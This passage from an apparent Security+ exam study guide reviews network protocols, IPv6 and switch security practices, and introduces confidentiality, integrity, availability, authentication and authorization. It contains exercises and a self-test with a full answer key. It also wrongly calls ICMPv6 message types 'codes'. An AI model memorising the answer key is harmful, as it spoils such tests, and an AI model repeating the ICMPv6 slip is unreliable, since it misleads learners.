The Secure Copy Protocol (SCP) is responsible for copying files from a remote server to the local system over a secure connection, ensuring that data in transit is kept confidential. A number of SCP products use an SSH connection to ensure the security of the secure copy operation.

Network Time Protocol (NTP)

The Network Time Protocol (NTP) is used to synchronize the clocks of PCs on a network or the Internet. This is accomplished by configuring a server to be the time server, which then is the server from which all other PCs on the network synchronize their time.

On earlier Windows networks, you can manage time synchronization by placing a command in a logon script to synchronize the time on the client with the time server. Use the following command:

```
NET TIME \\computername /SET
```

Newer Microsoft networks such as Active Directory networks have the PDC (Primary Domain Controller) emulator provide the time to all servers and clients automatically, so there is no need to create a logon script for the clients to synchronize the time with the time server. PDC emulators can also retrieve their time from Internet NTP servers.

Time servers on the Internet allow you to synchronize your PC's clock with the exact time kept by atomic clocks. The time synchronization takes into account time

zone settings of your operating system and allows you to synchronize with a time server even if it is not set for your local time zone.

Lightweight Directory Access Protocol (LDAP)

The Lightweight Directory Access Protocol (LDAP) is the TCP/IP protocol for directory service access that is supported by all the principal directory services such as Novell's eDirectory and Microsoft's Active Directory. LDAP is a protocol that allows LDAP clients to connect to the network database, or directory, and to query the database for information about its objects such as user accounts and printers. For example, a user on the network could find the phone number of another user by using the LDAP protocol.

exam Watch

LDAP is the industry-standard protocol for accessing a directory service and is supported by Active Directory and Novell's eDirectory. LDAP uses TCP port 389 by default.

NetBIOS

Network Basic Input/Output System (NetBIOS) is an application programming interface (API) that is used to make network calls to remote systems and is used for session management functionality. NetBIOS is a session layer protocol that is installed with other routable protocols such as IPX/SPX or TCP/IP to allow NetBIOS traffic to travel across networks. NetBIOS has two communication modes:

- **Session mode** Used for connection-oriented communication in which NetBIOS would be responsible for establishing a session with the target system, monitoring the session to detect any errors in transmission, and then recovering from those errors by retransmitting any data that went missing or was corrupt.
- **Datagram mode** Used for connectionless communication in which a session is not needed. Datagram mode also is used for any broadcast by NetBIOS. Datagram mode does not support error detection and correction services, which are therefore the responsibility of the application using NetBIOS.

Microsoft uses NetBIOS names, also known as computer names, as a method of identifying systems on the network. A NetBIOS name can be a maximum of 16 bytes long—15 bytes for the name and 1 byte for the NetBIOS name suffix (a code at the end of the name representing the service running). The NetBIOS computer name must be unique on the LAN.

Network Storage Protocols

There are multiple protocols that allow a system to communicate with a disk storage device located on the network:

- **Fibre Channel** A technology that transmits data of up to a projected 4 Gbps and uses special optical cables to connect the shared storage devices to servers.
- **iSCSI** Internet Small Computer Systems Interface, an IP-based protocol used to communicate with storage devices. iSCSI traffic carries SCSI disk commands from a host to a storage device on the network. The benefit of iSCSI compared to Fibre Channel is that you do not require special hardware to connect to the shared disk solution; you can use your existing network infrastructure, along with iSCSI, to communicate with shared disks on the network.
- **FCoE** Stands for Fibre Channel over Ethernet and is a protocol used to carry Fibre Channel commands over an Ethernet network in Ethernet frames. It is important to note that Fibre Channel runs at layer 2, so it is not routable across IP networks (whereas iSCSI is IP-based, so it is routable).

A Review of IPv6

The Security+ exam focuses on TCP/IP version 4 (IPv4) for any TCP/IP-related content, but you are expected to understand how things have changed with IPv6. The first major difference is in the addressing scheme—IPv4 is based on a 32-bit address scheme, while IPv6 is based on a 128-bit address scheme.

exam Watch

IPv4 uses a 32-bit addressing scheme, while IPv6 is a 128-bit address scheme that uses a hexadecimal address format. For the Security+ exam, you will need to know the basics about the IPv6 address schemes.

Parts of the Internet are already using IPv6, and new areas are being upgraded on a daily basis. IPv6 is based on a 128-bit address scheme because the 32-bit address scheme of IPv4 proved to not create enough addresses. One of the focuses of the IPv6 protocol was to address the shortage of addresses that exists with IPv4, so the protocol is using a 128-bit address scheme.

IPv6 Addresses

An IPv6 address is a 128-bit address that is displayed in the hexadecimal format and not in the dotted-decimal notation that is used by IPv4. The IPv6 address is divided into eight 16-bit groups, each separated by a colon (:). The following is an example of an IPv6 address:

```
65b3:b834:45a3:0000:0000:762e:0270:5224
```

exam Watch

For the Security+ exam, you need to know that IPv6 uses a 128-bit address space. You may also be asked to identify the IPv6 loopback address, 0:0:0:0:0:0:0:1.

An IPv6 address is not case-sensitive, and you do not need to place leading zeros at the beginning of the address when referencing a system that has leading zeros at the beginning. You can also replace consecutive zeros with double colons (::) when referencing an address that has a group of zeros in the address. For example, the loopback address in IPv6 is 0:0:0:0:0:0:0:1 and can be shortened to ::1, with the **::** replacing all the consecutive zeros at the beginning of the address. This process is known as *compressing zeros*.

IPv6 uses three types of addresses—unicast, multicast, and anycast:

- **Unicast** Used for one-to-one communication.
- **Multicast** Used to send data to a group of systems.
- **Anycast** Applied to a group of systems providing a service. Clients that send data to the anycast address could have the data sent to any of the systems that are part of the anycast address.

To make life more complicated, you should be familiar with different types of unicast addresses for the Security+ exam: global unicast, site-local unicast, and link-local unicast addresses handle different types of unicast traffic. Following is a quick breakdown of each of the different types of unicast addresses:

- **Global unicast** A public IPv6 address that is routable on the Internet. The address assigned to the host must be unique on the Internet. This address type is equivalent to a public IP address with IPv4.
- **Site-local unicast** A private address for the IPv6 protocol; the address always starts with *FEC0*. Assigning a site-local address to a system is equivalent to using a private address in IPv4 such as 10.0.0.0. The site-local

address cannot be used to communicate off the local site or network and is not reachable by other sites or systems on the Internet.

- **Link-local unicast** An address that is self-assigned and is used to communicate only with other nodes on the link. Link-local addresses always start with *FE80*. This address type is equivalent to an APIPA address with IPv4.

on the Job

You should be familiar with two of the reserved addresses in IPv6: the loopback address, which is 0:0:0:0:0:0:0:1 (or ::1), and the address for a system with no address specified, 0:0:0:0:0:0:0:0 (or ::).

IPv6 Protocols

Not only has the address scheme changed with IPv6, but so have the protocols that exist in the IPv6 protocol suite. Here's a quick breakdown of a few of the protocols that are used in the IPv6 protocol suite.

IPv6 The new version of IP is responsible for logical addressing and routing functions, as was IPv4. It is a connectionless protocol that relies on upper-layer protocols such as TCP to guarantee delivery.

ICMPv6 The ICMP protocol is responsible for error and status information as in IPv4, but it has been changed. ICMPv6 uses codes, while ICMPv4 used types and codes. For ICMPv6, each code indicates the type of message. Codes from 0 to 127 are used by error messages, while codes 128 to 255 are for information messages. For example, the echo request message is code 128 with ICMPv6, and the echo reply message is code 129.

ICMPv6 has expanded on its features from the ICMPv4 days. You should be familiar with the following two features of the ICMPv6 protocol:

- **Multicast Listener Discovery (MLD)** Replaces the multicast protocol in IPv4 known as Internet Group Management Protocol (IGMP) and is used for multicast communication
- **Neighboring Discovery (ND)** Replaces ARP from the IPv4 days by performing the same function, but it's also responsible for neighboring router discovery, automatic address assignment, and duplicate address detection, to name a few features

IPv6 has been totally redesigned and offers many additional new features, but for the Security+ exam, you only need to worry about the basics. Further information on IPv6 can be found at http://technet.microsoft.com/en-ca/network/bb530961.aspx.

EXERCISE 1-4

Identifying Protocols in TCP/IP

In this exercise, you will practice identifying the different TCP/IP protocols by associating the protocol with the corresponding scenario.

Protocol	Scenario
____ TCP	A. Converts FQDNs to IP addresses
____ IP	B. Responsible for error reporting and status information
____ DNS	C. Protocol used to download files
____ HTTPS	D. Responsible for network monitoring and management
____ UDP	E. Converts logical address to physical address
____ FTP	F. Protocol used for secure web traffic
____ ICMP	G. Responsible for unreliable delivery
____ ARP	H. Responsible for logical addressing and routing
____ SNMP	I. Responsible for reliable delivery

CERTIFICATION OBJECTIVE 1.03

Network Security Best Practices

This chapter has exposed you to a number of networking concepts, protocols, and devices to act as a review of Network+, but more importantly to ensure that you understand key networking concepts related to some of the security topics in later chapters. Before moving into the next chapter, I want to summarize some key points surrounding security best practices with networking devices and protocols.

Device Usage

Earlier in the chapter, you learned about the purpose of devices like routers, switches, and proxy servers. The following are some key points to remember involving network device usage to help create a secure network environment.

Physical Security

Ensure that all servers and networking devices such as routers and switches are stored in a secure location such as a locked server room. You want to also ensure that you control and monitor who has access to these physical components of the network.

Do Not Use Hubs

Most environments today are using switches instead of hubs, but if you notice an old hub connected to the network, remember that it should be replaced with a switch so that the traffic is sent only to the port that the destination system resides on.

Configure Passwords

Most networking devices such as routers and switches allow you to configure passwords on the device, which lets you control who is authorized to administer the device. Cisco routers and switches have a number of different passwords such as a console port password, auxiliary port password, and Telnet passwords. Be sure to configure each of these passwords by using a complex password. The following code displays the commands to configure a console password:

```
HAL-R1>enable
HAL-R1#config term
HAL-R1(config)#line con 0
HAL-R1(config-line)#password C0nP@$$
HAL-R1(config-line)#login
```

Use Port Security

You should also ensure that any ports on the switch that are not being used are disabled to help prevent unauthorized individuals from connecting to an available port. In highly secure environments, you should configure port security on the ports, which is a method to specify which MAC addresses are allowed to connect to a particular port.

Port security is also a great countermeasure against MAC *flooding,* which involves the hacker sending frames to the switch that contain different source MAC addresses. This could cause two things to occur: one, the switch will see all of the bogus entries in the MAC address table and no longer trust the table, which results in the switch flooding all frames to all ports (known as a fail-open state).

exam Watch

For the Security+ exam, remember that MAC flooding is when the hacker confuses the switch into flooding all frames to all ports. This allows the hacker to connect to any port on the switch and be able to receive all traffic on the network.

Two, MAC flooding could also result in overwriting entries in the MAC address table so that the switch does not know at what port valid MAC addresses are located. When a switch does not know the location of a particular MAC address, it then *floods* the frame to all ports on the switch, which gives the hacker the opportunity to capture the traffic because the switch is no longer filtering traffic.

Another method that a hacker can use to bypass the filtering feature of the switch is that they could perform an ARP poison attack on all systems so that all systems send data to the hacker's system in order to get out to the Internet. The hacker captures the traffic and then routes it out to the Internet for the user! You will learn more about ARP poisoning in Chapter 4.

Use VLANs

Another important feature of a switch that should be used is VLANs because they offer a way for you to create different communication boundaries by placing ports into the VLAN. Remember that by default a system that is in one VLAN cannot communicate with systems in another VLAN.

Cable and Protocol Usage

When it comes to network cabling in highly secure environments, you should be using fiber-optic cabling because the transmission is carried through pulses of light and not through an electrical signal. This has great security benefits because data carried through copper cabling as an electrical signal is susceptible to interference from other electrical components, whereas data over fiber optics is immune to electrical interference.

exam Watch

For the Security+ exam, remember the most secure cable type to use is fiber-optic cabling.

Fiber-optic cabling also doesn't lend itself to *tapping* into the line as easily as coax or twisted-pair communication. It is possible for a hacker to tap into the fiber-optic line by reflecting some of the light and then converting that light to electrical information to be looked at by the hacker's computer. Although this attack is possible, it is also easy to detect the loss in light that is caused by this attack with the appropriate intrusion detection system on the cable.

Another best practice when working in large networks that involve secure and unsecured systems, or what some organizations call protected and unprotected systems, is to use different-colored cables for a protected system versus an unprotected system. Then when assessing security, you can quickly ensure that the protected system is connected to a protected network and not to an unprotected network. A *protected network* is a controlled network that is not connected to the Internet, while an *unprotected network* is one that is connected to the Internet. In high-security environments, it is critical that a protected system is never connected to an unprotected network because it could be exposed to malicious software from the Internet.

As far as protocols are concerned, ensure that you are using the most secure protocols at all times in environments that require the security. For example, instead of using Telnet to remotely connect to your routers and switches, you should be using SSH. The following secure protocols should be used instead of their insecure equivalent:

- SSH should be used instead of Telnet.
- The secure copy (SCP) command should be used to securely copy information between systems.
- Secure FTP (SFTP or FTPS) should be used instead of FTP to download and upload files.
- HTTPS should be used instead of HTTP to encrypt web content between the client and server.

CERTIFICATION SUMMARY

In this chapter you reviewed the fundamentals of networks by reading about types of devices and protocols that exist in most networking environments today. From a security point of view, it is critical that you understand the types of devices, cables, and protocols that help create a secure environment. The following are some key points to remember about networking fundamentals for the Security+ exam:

- Network switches should be used instead of hubs so that traffic is sent only to the port that has the destination system. This helps protect the data being transmitted from being intercepted.
- Routers create broadcast domains and are responsible for routing (sending) data from one network to another.
- VLANs, an important feature of a switch, create a communication boundary. Each VLAN on a switch is a separate broadcast domain, and a router must be used to allow a system on one VLAN to talk to another VLAN.
- TCP/IP is a suite of protocols; the most important protocols to know are TCP, UDP, IP, and ARP. (Your Security+ exam will definitely have several questions on some of these TCP/IP protocol suite members.)
- TCP/IP addressing involves the IP address, subnet mask, network classes, and special reserved addresses. (Memorize each network class for the exam.)

With a strong understanding of the material presented in this chapter, you will have no problems with any TCP/IP-related questions on your exam. Not only is the material presented here important for the exam, but it will also be important after you ace the exam and continue on to a career as a networking professional.



TWO-MINUTE DRILL

Understanding Network Devices and Cabling

- Switches should be used instead of hubs because they filter traffic by sending the data only to the port on the switch that the destination system resides on. A hub sends the data to all ports on the hub, which allows someone to view all network traffic.
- Switches have great security features such as being able to disable unused ports and configure port security, which allows you to control what systems can connect to a port by MAC address.
- Routers are layer-3 devices that are used to route data from one network to another. Routers are also used to break a network into multiple broadcast domains.
- A proxy server is used to send outbound Internet requests on behalf of clients and is typically used to filter the web sites a user can visit and the types of applications they can use for outbound communication.
- Coax and twisted-pair cabling use a copper core to carry an electrical signal, while fiber-optic cabling is used to carry pulses of light. Fiber-optic cabling is the cabling of choice for highly secure environments.

Understanding TCP/IP

- The IP protocol is responsible for logical addressing and routing.
- The TCP protocol is used for reliable delivery. Communication over TCP starts with the three-way handshake. TCP guarantees delivery by using sequence numbers and acknowledgment numbers.
- TCP uses flags to identify important types of packets. The TCP flags are SYN, ACK, FIN, RST, URG, and PSH.
- UDP is used for connectionless communication.
- TCP and UDP use port numbers to identify the sending and receiving application of the data. For the Security+ exam, know the common ports discussed in this chapter.

- ICMP is used for status and error reporting. ICMP uses types and codes to identify the different types of messages. Type 8 is used for echo request, and type 0 is used for echo reply.
- ARP is responsible for converting the logical address (IP address) to a physical address (MAC address).

Network Security Best Practices

- Ensure that you use fiber-optic cabling instead of twisted-pair because fiber-optic cabling is a bit more challenging to tap into and is immune to electrical interference.
- Use secure versions of protocols to encrypt communication. Examples of secure protocols are SSH, SCP, HTTPS, and FTPS.
- Make sure that you use features of the switch, such as port security, to control which systems can connect to the switch.
- Disable all unused ports on the switch.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Understanding Network Devices and Cabling

1. What feature of a network switch allows the network administrator to capture network traffic when monitoring or troubleshooting the network?
   A. Port security
   B. VLAN
   C. Collision domain
   D. Port mirroring
2. Your manager has been reading about hackers capturing network traffic in a switched network environment and is wondering how it is possible that hackers can do this. (Select two.)
   A. ARP poisoning
   B. Port mirroring
   C. Port security
   D. MAC flooding
   E. VLANs
3. Your company has a web application that seems to be running slowly. Your manager is wondering what can be done to improve the performance of the application.
   A. Install a proxy server
   B. Install a load balancer
   C. Configure the web site in a VLAN
   D. Configure port security
4. Which of the following devices could be used to limit which web sites users on the network can visit?
   A. Router
   B. Load balancer
   C. Proxy server
   D. CAT 5e

Understanding TCP/IP

5. Which TCP/IP protocol is used to convert the IP address to a MAC address?
   A. ARP
   B. TCP
   C. ICMP
   D. UDP
6. What ICMP type is used to identify echo request messages?
   A. 0
   B. 4
   C. 8
   D. 9
7. Which of the following identifies the stages of the three-way handshake?
   A. ACK/SYN, ACK, SYN
   B. SYN, ACK/SYN, ACK
   C. ACK, SYN, ACK/SYN
   D. SYN, ACK, ACK/SYN
8. Which of the following represents ports used by secure TCP applications? (Select all that apply.)
   A. 23
   B. 22
   C. 80
   D. 143
   E. 443

Network Security Best Practices


9. You are the network administrator for a small company, and you wish to follow security best practices that relate to the switch. Which of the following should you do? (Select all that apply.)
   A. Disable unused ports
   B. Enable all unused ports
   C. Configure port security
   D. Disable port security
   E. Enable console password
   F. Disable console password

10. What popular feature of a switch allows you to create communication boundaries between systems connected to the switch?

A. ARP poisoning
B. Port mirroring
C. Port security
D. MAC flooding
E. VLANs

Performance-Based Question

11. You have a server with a number of networking services installed. Using the diagram, match the port number on the right to the service on the left.



SELF TEST ANSWERS

Understanding Network Devices and Cabling

1. ☑ **D.** The port mirroring feature of a network switch is designed to send a copy of any data destined for a group of ports to a monitored port. The network administrator connects their monitoring station to the monitored port in order to monitor the network traffic.
   ☒ **A, B,** and **C** are incorrect. Port security is a feature that allows you to control which systems can connect to different ports by their MAC address. A VLAN is a method of creating a communication boundary on a switch. A collision domain is created by each port on a switch and is a group of systems that can have their data collide with one another.

2. ☑ **A** and **D.** Hackers can use a few different techniques to bypass the filtering feature of a switch. The hacker can use ARP poisoning, which poisons the ARP cache on all systems, forcing them to send data to the hacker's system. Another technique is MAC flooding, which involves the hacker sending bogus MAC addresses to the switch, which causes the switch to not trust the MAC address table. As a result, the switch starts flooding all frames (sends the frames to every port) where the hacker is connected and running sniffer software.
   ☒ **B, C,** and **E** are incorrect. Port mirroring is a method used by the administrator to capture network traffic—not the hacker. Port security allows the administrator to control who connects to a port on the switch by MAC address, and VLANs allow you to create a communication boundary.

3. ☑ **B.** A load balancer can be used to split the workload between multiple systems, in this case multiple web servers. Load balancing is a common solution for optimizing performance on web sites or even mail servers.
   ☒ **A, C,** and **D** are incorrect. Proxy servers are used to control outbound Internet access by filtering the web sites users can surf and the applications they can use. VLANs are a security measure to control communication to a group of systems, and port security is used to control which system can connect to a port on a switch by its MAC address.

4. ☑ **C.** Proxy servers are used to control outbound Internet access by filtering web sites users can surf and applications they can use.
   ☒ **A, B,** and **D** are incorrect. A router is a device that sends data from one network to another. A load balancer is used to optimize performance by splitting the workload between all systems in the load balance solution. CAT 5e is a cable type and not a device.

Understanding TCP/IP

5. ☑ **A.** The ARP protocol is responsible for converting the IP address to a MAC address.
☒ **B, C,** and **D** are incorrect. TCP is used for reliable delivery, while UDP is used for unreliable delivery. ICMP is used for error reporting and status information.

6. ☑ **C.** The ICMP type for echo request messages is ICMP type 8.
☒ **A, B,** and **D** are incorrect; they are not the ICMP types for an echo request message.

7. ☑ **B.** The order of the packets for a three-way handshake is SYN, ACK/SYN, and then ACK.
☒ **A, C,** and **D** are incorrect because they do not reflect the order of a three-way handshake.

8. ☑ **B** and **E.** SSH, which is a secure protocol to replace Telnet, uses port 22, while HTTPS is a secure replacement for HTTP traffic and uses port 443.
☒ **A, C,** and **D** are incorrect because they represent ports used by unsecure protocols. Port 23 is used by Telnet, port 80 is used by HTTP, and port 143 is used by IMAP—all of which do not encrypt the traffic between the sender and receiver.


Network Security Best Practices

9. ☑ **A, C,** and **E.** When securing devices such as a switch, ensure the administration port, such as a console port, has a password configured. Also disable any unused port and configure port security on the ports.
☒ **B, D,** and **F** are incorrect. Unused ports should be disabled, port security should be configured, and a password on the console port should be enabled.

10. ☑ **E.** When you place systems in a VLAN, by default they cannot communicate with systems outside the VLAN. You can have a router route the information from one VLAN to another.
☒ **A, B, C,** and **D** are incorrect. ARP poisoning is an attack type that hackers perform to allow them to sniff traffic on the network. Port mirroring is a feature on the switch that allows the administrator to have a copy of all traffic sent to a port on the switch that the administrator connects a monitoring system to. Port security is a feature that controls which systems may connect to a port by MAC address. MAC flooding is an attack type that a hacker performs in order to confuse the switch into sending all traffic to all ports.

Performance-Based Question

11. The Security+ exam will present to you similar questions like this, and you are required to drag the boxes from one side to the other on the real exam. The following shows the matching of port numbers to the network service:



This page is intentionally left blank to match the printed book.



2

Introduction to Security Terminology

CERTIFICATION OBJECTIVES

2.01 Goals of Information Security

2.02 Understanding Authentication and Authorization

2.03 Understanding Security Principles and Terminology

2.04 Looking at Security Roles

✓ Two-Minute Drill

Q&A Self Test

Now that you have reviewed the core networking concepts that you need to know for the Security+ certification exam and to be successful as a security professional, it is time to dive into some basic security concepts and principles. The goal of this chapter is to expose you to some important security terms and concepts that you will need to know for the exam, but also for future topics in this book. Some of these topics—such as authentication and authorization—are covered in greater detail in later chapters; the goal here is to ensure you are comfortable with basic security terminology.

CERTIFICATION OBJECTIVE 2.01

Goals of Information Security

As a security professional, you work to achieve the fundamental goals of information security. Those fundamental goals are confidentiality, integrity (data integrity), and availability—also referred to as CIA. This section is designed to explain to you what CIA is and to give examples of popular technologies used to help maintain CIA.

Confidentiality

One of the goals of information security is to ensure confidentiality such that only required persons can gain access to information and are able to read the information. A number of technologies such as permissions and encryption could be used to keep information confidential.


Access Control/Permissions

Most network administrators will secure information on the company network by implementing permissions on the files and folders. This is known as building an *access control list (ACL)* on the files because you are controlling who can access the files. By setting permissions on the files and allowing only a specific group of users access to the files (see Figure 2-1), you are helping to maintain confidentiality.

Notice in Figure 2-1 that the file permissions are set to allow only the Sales group and the Administrators group access to the file. If these groups are the only groups allowed to access the file, then you have helped maintain the confidentiality of the data.

FIGURE 2-1

Controlling access to resources by setting permissions




Encryption

Setting file permissions on data is not enough to help maintain confidentiality, because most companies store the information on a server and the user accessing the data is sitting at a client computer on the other side of the network. The permissions will ensure that only the appropriate user accounts can get access to files, but when they download those files to their computer across the network, you have nothing protecting the file contents from being read while the file is in transit. This is where encryption fits in—encrypting the information puts the information in an unreadable format (see Figure 2-2) until an authorized person decrypts the information, which places it in a readable format.

You can encrypt the file at two levels—either encrypt the file in storage or encrypt the file while the file is in transit from one location to another. The benefit of encrypting the file in storage is that if the hackers can get physical access to the system, they can normally bypass the permissions set by the system. If you encrypt the data in storage and a hacker somehow circumvents the permissions, you will have ensured that the data is unreadable.

When you encrypt the information in transit, you are typically encrypting the communication channel between two systems, that is, all data that runs through the communication channel. By encrypting the information in transit, you have ensured

FIGURE 2-2 Maintaining confidentiality by encrypting traffic



that someone who taps into the communication cannot read the information they have tapped into. Figure 2-2 shows a credit card number being passed into a web site, but because the transmission is encrypted, we have no idea what the credit card number is.

Steganography

Another way to conceal information, or keep it confidential, is by using steganography. *Steganography* is a method of hiding information, such as a text file, in a graphic file. The information is placed in the graphic file using a program, and a password is placed

on the file. After sending the graphic to the intended receiver, the intended receiver would use the steganography application to read the text information out of the file.

exam Watch

One of the main goals of information security is to keep information confidential. You can accomplish this by implementing encryption of data and communications, and by implementing access control concepts such as permissions.

Integrity

The concept of data integrity is to ensure that when data is sent from a source to a destination, the information received at the destination has not been altered in transit. Data integrity also means that if you store a file on the drive and open it later, you can be certain that the data has not been altered while in storage.


Hashing

To ensure data integrity when communicating over a network, the sending system runs the data through a mathematical algorithm, known as a *hashing algorithm*, which then generates an answer (known as the *hash value*). This hash value is then sent with the data. On the receiving end of the transmission, the destination system runs the data through the same mathematical algorithm to generate an answer (hash value). Once the destination system has its own calculated hash value, it then compares that to the hash value sent with the message—if they are the same, then it is assumed the data has not been altered. This process is shown in Figure 2-3.

Data integrity is not only about the integrity of the data in transit, but also about the data in storage. In highly secure environments, you may want to ensure that after a user stores a file, the file cannot be altered until the user opens the file again. To verify the integrity of the file, you can use a file integrity program that calculates hash values on the file when the file is saved and then compares the stored hash value with the calculated hash value when the file is opened again. If the file has changed since the last time the user worked with the file, the hash values will be different, and notification that the file has been changed will be sent to the user.

FIGURE 2-3

Ensuring integrity by hashing the data



Data integrity is used in many scenarios today; a few of those scenarios follow:

exam Watch

Integrity involves ensuring the data that you send is what is received on the other end of the communication.

Hashing is a popular technology used to ensure data integrity.

- **Downloading files** When you download a program from the Internet, most vendors tell you the hash value of the file you are downloading so that you can do your own integrity check on the file after downloading it. Performing an integrity check on the downloaded file will ensure that the file was not altered during the download.
- **Law enforcement** When law enforcement agencies perform an investigation on a suspect's computer, they need to generate a hash value on the data before they even look at it so that they can prove later in court that they did not plant the information. If the evidence comes into question, the hash values of the data before and after the investigation are compared—if they are the same, then the data was not altered.

Another point to make about data integrity is that implementing solutions such as permissions can help protect the data integrity of information, because if you control who is allowed to modify the data, you can then protect it from unauthorized changes.

Other Integrity Concepts

Hashing is not the only integrity concept you should be familiar with for the Security+ certification exam; you should also be familiar with the following security terms and concepts:

- **Digital signature** A digital signature is created on a message in order to prove the integrity of the sender of the message. Because the signature is created using a person's private key and only that person has access to their private key, it proves the sender is who they say they are. You will learn more about digital signatures and cryptography in Chapter 13.
- **Certificate** A digital certificate is an electronic file used to transport keys used to encrypt or digitally sign messages. You will learn more about certificates and cryptography in Chapter 13.
- **Non repudiation** Non repudiation is the concept of ensuring that someone cannot dispute that they sent a message or made a change, which adds to the integrity of the system. You can use digital signatures or auditing as a method to implement non repudiation.

Availability

Availability is the last fundamental goal of information security, and it is the concept of ensuring that the information is available when the user wants it. This is an overlooked aspect of information security.

You can use a number of techniques to ensure availability, and all of these techniques will be better explained in Chapter 16. The following are popular solutions you can implement to help maintain availability:

- **Permissions** Implementing permissions on a resource is a way to help ensure availability because if you limit who can delete the data, then chances are high it will still be available when needed.
- **Backups** Ensure you perform regular backups of critical information so that if the data becomes corrupt or unavailable, you can restore it from backup.
- **Fault tolerance** You can implement data redundancy solutions to ensure the data is available so that if one of the hard drives fails, the other drives have a copy of the information.
- **Clustering** To ensure availability of services such as e-mail or database servers, you can use a high-availability solution such as clustering. Clustering

allows you to have multiple servers acting as one unit so if one server fails, the other server takes over the workload. For example, you can have your e-mail server installed on both servers (called *nodes*), with one server acting as the active node (currently online) and the other server acting as the passive node (not online). When the active node fails, the passive node will become the active node so that users still have access to e-mail.

- **Patching** To aid in the availability of the system, you should ensure you keep the system up to date with patching. Patching a system by applying service packs and security hot fixes helps reduce vulnerabilities in the system and reduces the chances of attack.

exam Watch

An often overlooked function of information security is ensuring availability of either data or service. Popular techniques to ensure availability are data backups and high-availability solutions such as RAID (Redundant Array of Independent Disks) and clustering.

Accountability

Earlier, I said the last goal of information security was availability, but in recent years, an additional A in CIA (sometimes referred to as CIAA) has come to stand for accountability. Accountability is ensuring that employees are accountable for their actions—if they delete a file, you will ensure they take responsibility for deleting the file.

You implement accountability in the organization by implementing auditing and logging features on the systems, routers, firewalls, and in the applications. The concept here is if you log the activity and are able to identify who caused a certain event to occur, then you can hold that person accountable for their actions. The following are some popular methods to implement accountability within the organization:

- **Log files** Most network services either implement logging by default or can be configured to log activity to log files. Be sure to enable logging for all core services on the network so that if an incident arises, you can review the logged data.
- **Audit files** Most operating systems have a security auditing feature that allows you to review the security-related events that occur on a system. In Windows, this is the security log in Event Viewer. Be sure to review the security audit logs on a regular basis.

- **Firewalls and proxy servers** Most firewalls and proxy servers can log outbound user activity, such as web sites that are visited and applications used for outbound communication. Be sure to review the firewall and proxy server logs on a regular basis to hold the users accountable for their actions.
- **Application logging** It is becoming more important for applications to log activity within the application. For example, if someone deletes a customer record or a purchase from the purchasing system, you want to know about it. Find out what levels of logging are available in all your critical applications, and let users know you are logging activity. This will help keep them accountable for their actions within the business software. For example, Microsoft SQL Server has features that allow the database developers to implement logging and auditing in the database application.

exam Watch

The Security+ exam expects you to understand CIA and different methods of implementing confidentiality, integrity, and availability.

EXERCISE 2-1

CIA Scenarios

In this exercise you will read the following scenario and identify which goal of information security is being satisfied (confidentiality, integrity, availability, accountability).

Term	Scenario
_____	A. You have configured auditing on your SQL server so that if a user deletes a customer record, the information is logged to the audit log.
_____	B. You have configured Bit-Locker-To-Go on a USB drive for Bob to be able to store files on the USB drive in an encrypted format.
_____	C. Sue has configured the e-mail server in a server cluster with another server so that if one of the servers fails, the other server can handle the workload.
_____	D. You place the current budget spreadsheet on the company intranet server so that employees can download the file. You publish the hash value of the file on the web site as well.
_____	E. Critical tasks are divided into different jobs, with each person performing one of the different jobs.

CERTIFICATION OBJECTIVE 2.02

Understanding Authentication and Authorization

A big part of securing your environment is to ensure that you implement some form of identifying and verifying individuals within the organization and then control what resources, web sites, and areas of the facility they have access to.

This section is designed to introduce you to the concepts of authentication and authorization. Note that each of these topics has its own chapter dedicated to it, but I want to make sure you have a basic understanding of the concepts and terminology in this chapter.

Identification and Authentication

Identification happens before authentication and is the process of having users identify themselves to the system. The most popular method companies use to identify individual users is to give each a unique username. The users type their username into the system in order to identify themselves.

After the user inputs the identifying information (the username) and the password for that account, the information is then sent to an authentication system that is responsible for verifying that the username and password are valid. If the username and password are correct, the user is granted access to the system, but if the information is incorrect, an error is displayed and access is denied.

Users can identify themselves and authenticate to the system in a number of ways. The following lists a few popular methods used for identification and authentication purposes:

- **Username** The most popular method of identifying users on the network is to give them each a unique username. For the users to identify themselves, they will type the username into a logon screen. To be authenticated, they would type the password associated with that username.
- **Smartcard** A smartcard is a card the size of a credit card and has a microchip that can contain data used by a system or application (see Figure 2-4). The smartcard can be used to identify the unique owner of that specific smartcard. Once the smartcard is inserted into the system, the user will need to type a PIN associated with the smartcard in order to authenticate to the system.

FIGURE 2-4

A smartcard is used for authentication.



- **Token** A security token is a small device that is typically used to identify an individual and is used in the authentication process. Of the different types of tokens, the most popular is a device that displays a random number on it for 30 to 60 seconds (see Figure 2-5). The random number, username, and password are used to log on.

FIGURE 2-5

A SecurID token used in the authentication process



- **Biometrics** Biometrics is the concept of using part of your physical self to authenticate to the system. For example, you can scan a fingerprint or a retina to authenticate to a system. You typically use biometrics in highly secure environments because it is difficult for anyone else to obtain your physical characteristics.

Authorization

Once the user has been authenticated, they are given access to different resources; this is known as authorization. You have many ways to authorize individuals for different resources. One of the most popular methods of authorization is to give the user permissions to a file or folder. The following are some examples of authorization:

exam Watch

For the exam, know that before you can be given access to resources, you must first identify yourself to the system. Your identification information is then verified against an authentication database to verify that you can gain access to the system or facility (this is known as authentication).

- **Permissions** You may authorize individuals to access a file by giving them permission to the file or giving a group that the individual is a member of permission to the file.
- **Router ACLs** Another example of implementing authorization is by configuring access control lists (ACLs) on a router. These ACLs determine whether the router is allowed to accept certain traffic and route it to a different network.
- **Proxy servers** Another popular example of authorization is allowing or denying access to different web content at the proxy server. The proxy server is a server on the network that all traffic headed out to the Internet passes through. The proxy server can control what web sites can be visited or even what types of Internet applications can be used by the internal users.
- **Facility** A final example of authorization is to control access to different areas of the building. For example, Bob's smartcard may give him access to the area of the building that he works in, but the card does not open doors to other areas of the building—he is not authorized to access those areas.

INSIDE THE EXAM

Putting Authentication Terms Together

The Security+ certification exam is sure to test your knowledge on the difference between identification, authentication, and authorization. You will learn more about these concepts as you progress through the chapters, but you should already know the basics at this point.

Remember that identification is how you identify yourself to the system, such as providing a username. The verification of that identity is done by the specification of a password, which is the authentication process. Once authenticated, you can then access the system.

After you have been authenticated, the systems administrator can then control what you can access on the system by authorization. An example of authorization is configuring the modify permission on a folder so that you are authorized to make changes to files in the folder.

CERTIFICATION OBJECTIVE 2.03

Understanding Security Principles and Terminology

